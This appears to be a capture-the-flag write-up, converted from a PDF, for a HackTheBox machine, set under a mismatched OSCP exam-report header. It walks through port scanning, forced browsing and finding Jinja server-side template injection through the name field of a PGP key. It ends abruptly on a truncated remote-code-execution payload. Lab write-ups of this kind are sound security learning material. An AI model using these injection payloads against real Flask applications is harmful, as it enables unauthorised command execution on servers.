Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@youremailaddress.com, OSID: XXXX

2020-07-25

Contents

Written by 0xe10c

1 Enumeration

1.1 nmap scan

```
┌──(kali㉿kali)-[~/htb/sandworm]
└─$ cat nmap/sandworm.nmap
# Nmap 7.94 scan initiated Thu Jun 29 14:39:17 2023 as: nmap -sC -sV -oA nmap/sandworm 10.10.11.218
Nmap scan report for 10.10.11.218
Host is up (0.063s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE   VERSION
22/tcp  open  ssh       OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp  open  http      nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to https://ssa.htb/
443/tcp open  ssl/https nginx/1.18.0 (Ubuntu)
|_http-title: 400 The plain HTTP request was sent to HTTPS port
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jun 29 14:41:43 2023 -- 1 IP address (1 host up) scanned in 146.83 seconds
```

leaked redirect to https

Figure 1.1: .

Update `/etc/hosts`

```
10.10.11.218    ssa.htb
```

1.2 website - `https://ssa.htb`

1.2.1 forced browsing - feroxbuster and gobuster

1.2.1.1 feroxbuster - exposing admin panel

FerOxBuster forced browsing reveals a few endpoints.




Figure 1.2: .

There appears to be some sort of admin panel accessible by login.




Figure 1.3: .

1.2.1.2 gobuster vhost enumeration

There were no vhosts identified by `gobuster`

1.2.2 home page

Let's visit the website

Figure 1.4: .




Figure 1.5: .

After being redirected from `10.10.11.218`, we land on the HTTPS webpage `ssa.htb`, the home page of the National Security uh, Secret Spy Agency.

At the bottom of the page we see that this is a Flask MCV website. Validate by testing extensions `.(html|php)`. Since this is Flask, we suspect the potential for Server-Side Template Injection (SSTI) vulnerability.

Of the three links at the top of the page, only the “Contact” page seems to bear fruit.

1.2.3 Contact page




Figure 1.6: .

1.2.4 PGP encryption guide page

This page is a demo for PGP encryption. On this page you can - download the SSA PGP public key - use SSA PGP public key to encrypt, decrypt, and verify messages - do all of that same functionality with a user-owned PGP keypair.

There's not gonna be a super deep dive in this document, but I have prepared [[PGP and GnuPG|this document]] that goes through each of the steps with commands.

Figure 1.7: .

1.2.4.1 SSA PGP public key

Figure 1.8: .

```
-----BEGIN PGP PUBLIC KEY BLOCK-----

mQINBGRTz6YBEADA4xA4OQsDznyYLTi36TM769G/APBzGiTN3m140P9pOcA2VpgX
+9puOX6+nDQvyVrvfifdCB90F0zHTCPvkRNvvxfAXjpkZnAxXu5c0xq3Wj8nW3hW
DKvlCGuRbWkHDMwCGNT4eBduSmTc3ATwQ6HqJduHTOXpcZSJ0+1DkJ3Owd5sNV+Q
obLEL0VAafHI8pCWaEZCK+iQ1IIlEjykabMtgoMQI4Omf1UzFS+WrT9/bnrIAGLz
9UYnMd5UigMcbfDG+9gGMSCocORCfIXOwjazmkrHCInZNA86D4Q/8bof+bqmPPk7
y+nceZi8FOhC1c7IxwLvWE0YFXuyXtXsX9RpcXsEr6Xom5LcZLAC/5qL/E/1hJq6
```

```
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
=P8U3
-----END PGP PUBLIC KEY BLOCK-----
```

1.2.5 Testing Signature Verification functionality

On this part of the PGP Guide page, the user is able to enter their own PGP public key and a signed PGP message.




Figure 1.9: .

[[PGP and GnuPG#^7f2227]]

[[PGP and GnuPG#^e01be7]]

[[PGP and GnuPG#^c7e592]]

[[PGP and GnuPG#^414003]]

1.2.6 testing template injection with PGP keypair

To help test the template injection, we used this tool to create keys on the fly.
After testing each of the available fields, we identified the “Verify Signature” part of the page to be vulnerable. Since the back-end is advertised as Flask, a payload of the form `{{ payload }}` contained in the “name” field of the PGP keys will be parsed and executed by Jinja/Flask.

To validate: 1. generate new PGP keypair with some raw Python payload in the name field, e.g. `{{ 'A' * 16 }}` or `{{ 17 * 4 }}` 2. generate a *PGP signed message* with the malicious keypair 3. use website to verify malicious public key and signed message 4. examine results to validate SSTI

1.2.6.1 validating template injection - arithmetic




Figure 1.10: .



Signature Verification Result
Signature is valid! [GNUPG:] NEWSIG gpg:
Signature made Fri 30 Jun 2023 02:24:01 PM UTC
gpg: using RSA key
5BD57D8FB6A216AD4BFD05EF1CDF4963AA946BB3
[GNUPG:] KEY_CONSIDERED
5BD57D8FB6A216AD4BFD05EF1CDF4963AA946BB3
0 [GNUPG:] SIG_ID
yn9R6Ua4z5Bb9oyolrCtTmhFIkU 2023-06-30
1688135041 [GNUPG:] KEY_CONSIDERED
5BD57D8FB6A216AD4BFD05EF1CDF4963AA946BB3
0 [GNUPG:] GOODSIG 1CDF4963AA946BB3 68
gpg: Good signature from "68 " [unknown]
[GNUPG:] VALIDSIG
5BD57D8FB6A2
2023-06-30 168
5BD57D8FB6A216AD4BFD05EF1CDF4963AA946BB3
[GNUPG:] TRUST_UNDEFINED 0 pgp gpg:
WARNING: This key is not certified with a trusted
signature! gpg: There is no indication that the
signature belongs to the owner. Primary key
fingerprint: 5BD5 7D8F B6A2 16AD 4BFD 05EF
1CDF 4963 AA94 6BB3
17 * 4 = 68
success

Figure 1.11: .

Since the name associated with the PGP keypair is controlled by the user, we believe this can be exploited with Flask/Jinja template injection to gain a reverse shell on the target.

1.2.6.2 validating template injection - Flask enumeration




Figure 1.12: .




Figure 1.13: .

1.2.7 validating template injection - RCE on server

We tested a few payloads before we found one that works:

```
{{request.application.__globals__.__builtins__.__import__('os').popen('id').read
```

Source

